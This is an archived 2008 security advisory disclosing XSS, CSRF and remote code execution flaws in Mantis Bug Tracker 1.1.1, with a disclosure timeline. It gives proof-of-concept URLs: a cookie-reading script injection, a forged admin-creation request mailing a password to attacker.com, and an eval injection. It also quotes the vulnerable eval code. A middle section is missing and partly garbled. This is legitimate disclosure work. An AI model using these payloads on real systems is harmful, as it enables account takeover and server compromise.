

# PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

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
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## Page Screenshot



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Subject: Mantis Bug Tracker 1.1.1 Multiple Vulnerabilities  
From: [ascii <ascii \(\) katamail ! com>](#)  
Date: [2008-05-20 16:50:21](#)  
Message-ID: [4833014D.9060200 \(\) katamail ! com](#)  
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#### Mantis Bug Tracker 1.1.1 Multiple Vulnerabilities

|                  |                                                                                                                   |
|------------------|-------------------------------------------------------------------------------------------------------------------|
| Name             | Multiple Vulnerabilities in Mantis                                                                                |
| Systems Affected | Mantis 1.1.1 and possibly earlier versions                                                                        |
| Severity         | High                                                                                                              |
| Impact (CVSSv2)  | High 9/10, vector: (AV:N/AC:L/Au:N/C:C/I:P/A:P)                                                                   |
| Vendor           | <a href="http://www.mantisbt.org/">http://www.mantisbt.org/</a>                                                   |
| Advisory         | <a href="http://www.ush.it/team/ush/hack-mantis111/adv.txt">http://www.ush.it/team/ush/hack-mantis111/adv.txt</a> |
| Authors          | Antonio "s4tan" Parata (s4tan AT ush DOT it)<br>Francesco "ascii" Ongaro (ascii AT ush DOT it)                    |
| Date             | 20080520                                                                                                          |

#### I. BACKGROUND

From the Mantis web site: "Mantis is a free popular web-based bug tracking system. It is written in the PHP scripting language and works with MySQL, MS SQL, and PostgreSQL databases and a webserver."

#### II. DESCRIPTION

Multiple vulnerabilities exist in Mantis software (XSS, CSRF, Remote Code Execution).

#### III. ANALYSIS

##### Summary:

- A) XSS Vulnerabilities  
return\_dynamic\_filters.php (filter\_target parameter)
- B) CSRF Vulnerabilities  
manage\_user\_create.php
- C) Remote Code Execution Vulnerabilities  
adm\_config\_set.php (value parameter)

##### A) XSS Vulnerabilities

We have found an XSS vulnerability in return\_dynamic\_filters.php. In order to exploit this vulnerability the attacker must be authenticated. Usually the anonymous user is allowed on typical installation, so the impact is a bit higher. The following url is a proof of concept:

[http://www.example.com/mantis/return\\_dynamic\\_filters.php?filter\\_target=<script>alert\(document.cookie\);</script>](http://www.example.com/mantis/return_dynamic_filters.php?filter_target=<script>alert(document.cookie);</script>)

##### B) CSRF Vulnerabilities

There is a Cross Site Request Forgery vulnerability in the software. If a logged in user with administrator privileges clicks on the following url:

[http://www.example.com/mantis/manage\\_user\\_create.php?username=foo&realname=aa&password=aa&password\\_verify=aa&email=foo@attacker.com&access\\_level=90&protected=0&enabled=1](http://www.example.com/mantis/manage_user_create.php?username=foo&realname=aa&password=aa&password_verify=aa&email=foo@attacker.com&access_level=90&protected=0&enabled=1)

a new user 'foo' with administrator privileges is created. The password of the new user is sent to foo@attacker.com.

##### C) Remote Code Execution Vulnerabilities

Finally we present the most critical vulnerability. A Remote Code Execution vulnerability exists in the software, but it can be exploited only if the attacker has a valid administrator account, so it could be ideal if used in conjunction with the previous one. The vulnerability is in the file adm\_config\_set.php. On row 80 we have the following statement:

```
eval( '$t_value = ' . $f_value . ';' );
```

where the \$f\_value is defined at row 34 of the same file:

```
$f_value = gpc_get_string( 'value' );
```

the parameter \$f\_value is never validated, so we can exploit this issue with the following url which executes the phpinfo() function:

[http://www.example.com/mantis/adm\\_config\\_set.php?user\\_id=0&project\\_id=0&config\\_option=cache\\_config&type=0&value=0;phpinfo\(\)](http://www.example.com/mantis/adm_config_set.php?user_id=0&project_id=0&config_option=cache_config&type=0&value=0;phpinfo())

#### IV. DETECTION

Mantis 1.1.1 and possibly earlier versions are vulnerable.



in mantis and we didn't expect to find a CVE credited to one of our interlocutors. He was surely aware of who was deserving credits and should have taken proper steps to prevent or fix this.

nUE0p QbiY3q3ql55o3I0 qJWy YzAioF9 3LKEwnQ92 CIEhqzke L0kIMy9S

#### VII. CVE INFORMATION

No CVE at this time.

#### VIII. DISCLOSURE TIMELINE

20080121 Bug discovered  
20080213 Vendor contacted  
-- LONG VENDOR SLOWNESS --  
20080512 Last vendor mail about development and compatibility issues  
20080515 CVE-2008-2276 wrongly credited to Glenn Henshaw (thraxisp)  
20080520 Advisory released (forced disclosure)

#### IX. CREDIT

Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.

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#### X. LEGAL NOTICES

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